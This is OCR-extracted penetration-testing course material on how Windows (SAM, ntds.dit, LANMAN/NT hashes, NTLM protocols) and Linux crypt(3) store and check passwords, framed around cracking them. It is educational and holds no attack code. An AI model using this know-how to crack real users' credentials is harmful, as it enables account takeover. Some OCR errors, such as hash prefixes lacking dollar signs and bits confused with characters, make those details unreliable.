


We now discuss the methods various systems use to store their password representations, analyzing the structure of the encrypted or hashed passwords and the files in which they are stored. Penetration testers and ethical hackers need to be familiar with the password representations that they'll be facing in a password cracking attack. We focus on Windows and Linux/UNIX systems.



On a Windows machine, local accounts are stored in the Security Account Manager (SAM) database. By default, older versions of Windows store two representations of each user's password: the LANMAN hash and the NT hash. The LANMAN hash is extremely weak, for reasons we shall soon see, whereas the NT hash is stronger but not great. Windows NT, 2000, XP, and 2003 store both hashes by default in the SAM database, whereas Windows Vista, Windows 7, Windows 2008, Windows 2012, and Windows 8/8.1 store only the NT hash in the SAM database. The Windows Vista, 7, 2008, 2012, and 8/8.1/10 configuration can be altered, however, to make it store the LANMAN hash for backward compatibility with older infrastructures, but such a configuration is not common.


However, even on the most recent versions of Windows, various software running on the machines typically calculates the LANMAN hash temporarily in memory but doesn't write it to disk. Still, penetration testers can use tools such as Mimikatz (which we cover later in 560.4) to comb through memory and still find LANMAN hashes even on more recent versions of Windows such as Windows 2012 or Windows 8.1.



The SAM database stores local Windows password representations. In Active Directory, password representations (both LANMAN and NT hashes by default) are stored in the file %systemroot%\ntds\ntds.dit. This file is stored on all domain controllers and can grow quite large (50 or more megabytes, even if there are only a few accounts on the machine). Even though it has a lot of empty space, the ntds.dit file contains various databases with relatively complex schemas for Active Directory.

The ntds.dit file is locked on a running domain controller machine, so it can't be directly accessed using traditional file reading mechanisms. However, with admin privileges and physical access to a domain controller machine, a user can boot to a special domain admin recovery mode and get a copy of this file. We'll discuss other methods for gaining access to a copy of this file shortly.


With the ntds.dit file, a penetration tester can run a suite of tools by Csaba Barta, which are designed for forensics analysis of ntds.dit files. These tools have the capability to locate and pull out hashes from a copy of the ntds.dit file.



Let's analyze the two methods used to formulate password representations for storage in the SAM database: LANMAN and NT hashes. The LANMAN hash algorithm is notoriously weak, designed more than 2 decades ago. It takes various cryptographic shortcuts that make it particularly easy to crack. It should be briefly noted that the so-called LANMAN hash is not a hash at all, but a cryptographic one-way function (sometimes abbreviated OWF) that relies on the DES algorithm. Despite the more appropriate term LANMAN OWF, we use the common terminology nearly everyone applies in the information security industry of LANMAN hashes.


If an account has a password that is 14 characters or less (that is, if the password is less than 15 characters), it gets a LANMAN hash on Windows NT, 2000, XP, and 2003 systems, unless they have been configured not to store LANMAN hashes. If the password is greater than 14 characters, Windows simply stores encrypted padding for that user's LANMAN hash, making the LANMAN hash for that account useless to an attacker.

To formulate the LANMAN hash of a password, Windows takes the less-than-15-character password and pads it to make it exactly 14 characters long. Fixed padding is used. All alphabetic characters are converted to uppercase, weakening the password representation, because the attacker doesn't need to guess the case properly to crack the password. The 14-character result is then broken into two 7-character pieces, a colossal problem because an attacker can crack the two halves independently of each other. Instead of trying to break one 14-character password, the attacker needs to break only two 7-character passwords, a much easier feat. Then, each of those 7-character pieces is used as a DES key to encrypt a constant of KGS!@#$%. The results are concatenated together and stored in the SAM database.



The NT algorithm is simultaneously simpler and far stronger than LANMAN. The user's password is hashed using a straight MD4 hash algorithm. Passwords of up to 256 characters are supported on modern Windows machines. The NT hash algorithm preserves the alphabetic case of a password and doesn't do any of the splitting actions of LANMAN.


It is worthwhile to note that neither the LANMAN nor NT hash creation process uses a salt. A *salt* is a bit of randomness folded into a crypto algorithm to make attacks against it more difficult. Because an attacker does not know what a given account's salt will be in advance, he will have to work harder to crack a password when the password hashes are stolen. With salted password hashing algorithms, such as those used on Linux and UNIX, the guess-encrypt-compare cycle of password cracking is more difficult to do in advance to create a precomputed dictionary because the attacker would not know which salt to fold into the encryption step in advance. Later, we cover Rainbow Table attacks, which create a specialized form of a pre-encrypted dictionary to take advantage of salt-less password hashing schemes such as LANMAN and NT hashes.



Although the LANMAN and NT hashes are stored in the SAM database and in Active Directory, Windows uses a variety of challenge-response authentication protocols for authentication across the network derived from these hashes, including LANMAN Challenge/Response, NTLMv1, NTLMv2, and Microsoft Kerberos. Do not get confused on this point. LANMAN and LANMAN Challenge/Response are not identical. The former is the method used to store passwords on the end system, in the SAM database. The latter is a network authentication protocol that clients use to authenticate to a domain or an individual server. LANMAN Challenge/Response is derived using the LANMAN hash, but it is a different thing.


Likewise, NT hashes are not the same as NTLMv1 and NTLMv2. The suffix of v1 and v2 indicate a different protocol used for network authentication. The NT hash algorithm creates the hash for the SAM database, whereas NTLMv1 and NTLMv2 are across-the-network authentication protocols that rely on the NT hash. Microsoft also supports its own interpretation of the Kerberos authentication scheme as well.

Now explore these network authentication schemes used by Windows in more detail.



For LANMAN challenge/response authentication, a client indicates to a server (such as a domain controller or an individual file server) that it wants to authenticate. The server responds with a randomly generated challenge. The client formulates its response by using the account's LANMAN hash to transform mathematically the challenge into a response, which is sent back across the network to the server. This mathematical transformation relies on padding, splitting, and encrypting using DES, in a sequence we cover in more detail shortly.

It's important to note that both the LANMAN challenge/response and the NTLMv1 response use exactly the same padding, splitting, and encrypting steps. The only difference is that the LANMAN challenge/response starts with the LANMAN hash, whereas the NTLMv1 challenge/response starts with the NT hash.




In the LANMAN challenge/response protocol, the server sends a challenge to the client. The client starts with the LANMAN hash, which is 16 bytes long. Note that we are talking about the LANMAN *hash* here, which is 16 bytes long, not the original LANMAN *password*, which is up to 14 characters long. The 16 bytes of the LANMAN hash are padded with fixed padding to make them exactly 21 bytes long. They are then broken into three seven-character pieces, which we can call LM part 1, LM part 2, and LM part 3. The third part consists only of the last 2 bytes of a user's password hash with some padding. Each of these three 7-byte pieces is used as a DES key to encrypt the challenge, resulting in Response parts 1, 2, and 3. The response parts are concatenated together and sent to the server.

The exact same process applies for NTLMv1, but it starts with the 16-byte NT hash instead of the 16-byte LANMAN hash.

With either LANMAN challenge/response or NTLMv1, an attacker could sniff both the challenge and response off of the network and try to crack them, guessing, encrypting, and comparing which passwords would yield the sniffed response from the sniffed challenge. Note that cracking these challenges is more work than cracking LANMAN hashes stored in the SAM database because more cryptographic operations are required with the DES algorithm applied to three different piece parts of either the LANMAN or NT hashes.


NTLMv2 Challenge Response

- More sophisticated form of authentication and harder to crack
- Client initiates authentication
- Server sends server challenge
- Client formulates response from server challenge by:
  - Creating the HMAC-MD5 of username and domain name with NT hash as the key
  - The result is called the NTLMv2 One-Way Function (OWF)
  - Then, the response is created from the HMAC-MD5 of the server challenge, timestamp, client challenge, and other items, using the NTLMv2 OWF as the key




NTLMv2 was devised as a response to password cracking tools released in the late 1990s, including L0phtCrack. It is a more sophisticated form of authentication than NTLMv1 and is more difficult to crack. The protocol includes a server challenge *and* a client challenge, introducing more potential randomness into the system. Furthermore, two stages of hashing are applied, with the results of one hash algorithm feeding into another, making the crypto operations more complex.

Cracking sniffed NTLMv2 challenge/response exchanges is still possible, but it tends to be considerably slower than cracking LANMAN and NT hashes from the SAM or LANMAN Challenge/Response and NTLMv1 sniffed from the network, often an order of magnitude slower. Still, for a patient tester in an all-NTLMv2 environment, these hashes can be cracked.



The NTLMv2 challenge/response algorithm is based on a user's NT hash stored in the SAM database or cached for that user's account. The client sends an authentication request to the server, which responds with a challenge. The software on the client then starts with the user's NT hash, which it uses as a key in the keyed hash algorithm HMAC-MD5 to hash the user account name and the domain name. This result (the username/domain name hashed with the key of the user's NT hash) is then used as a key in another round of HMAC-MD5 hashing, this time with the hash applied to the server challenge, a timestamp, a client challenge generated in a pseudo-random fashion, and some other fields, which are not documented in detail by Microsoft. This result is called the NTLMv2 response, which is sent to the server along with the client challenge. The server applies the same operations to determine if the client has demonstrated that it is in possession of the account's NT hash.

Note that cracking NTLMv2 requires sniffing the server challenge and the response, which includes the client challenge. Furthermore, when cracking, the algorithm must fold the username and domain name into the algorithm, along with a timestamp of when the exchange occurred. Clearly, there is a lot more cryptographic work in cracking NTLMv2 challenge responses than the earlier authentication mechanisms from Microsoft.



L let's analyze a couple more popular Linux and UNIX password formats. Most Linux and UNIX systems create their password representations using the crypt(3) routine, called crypt(3) to differentiate it from crypt(1) based on the section of the man pages in which each resides. The crypt(1) notation refers to the crypt command included in Section 1 of the man pages, which describes general commands. This crypt(1) command is not used for passwords and is not included on most modern Linux systems. It can encrypt data, but is generally avoided.

The crypt(3) library, described in Section 3 of the man pages, which cover C library functions, is used on most Linux and UNIX variants to create password representations, stored in either /etc/passwd or /etc/shadow. The crypt function takes as its input a user's password and a random salt. The length of the salt differs for different versions of Linux and UNIX. The crypt function outputs a text string using standard ASCII characters.


The particular algorithm used by crypt(3) varies based on Linux and UNIX system type. Historically, many UNIX flavors relied on a traditional DES-based password scheme. Some systems still use this method today, which we cover shortly. A common alternative to the traditional DES-scheme relies on the MD5 algorithm. In /etc/passwd or /etc/shadow, password representations using MD5 are prefaced by 1, followed by the salt, followed by the hashed (in multiple rounds) salt/password combination. We'll analyze that process in more detail as well. Other routines used by some Linux and UNIX variants include BSDi's extended DES (in which the password hashes in /etc/passwd or /etc/shadow start with an underscore _ character) and a Blowfish-based routine created by Niels Provos and David Mazieres, whose password hashes begin with a 2 or $2a$. A 5 prefix indicates passwords representations created using the SHA-256 algorithm, while 6 indicates SHA-512.

UNIX Rosetta Stone.

bhami.com


Traditional Linux/UNIX DES Password Scheme

- Traditional DES-based scheme:
  - Start with user's password
  - Truncate to eight characters
  - Shrink to 7 bits per character
  - Use resulting 56-bit key to DES encrypt zero-block 25 times, folding a 12-bit salt into the algorithm
  - Results are base64-encoded
  - Some systems tweak number of DES rounds and start with non-zero block



In the traditional DES-based scheme for creating UNIX and Linux password representations, the user's password is truncated to be only eight characters long at most. Then, a bit is removed from each character to turn them into their 7-bit ASCII representation, yielding 56 bits (8 characters at 7 characters per bit). That result is used as a DES key to encrypt a constant block of 64-bits all set to zero. The account's salt, generated in a pseudo-random fashion, is used to perturb the crypto operation creating an interim result. That interim result is encrypted again using the same password-derived 56-bit DES key, again perturbed by the salt. The encryption process is applied 25 times, creating our final result, which is base64 encoded for storage as a sequence of ASCII characters.

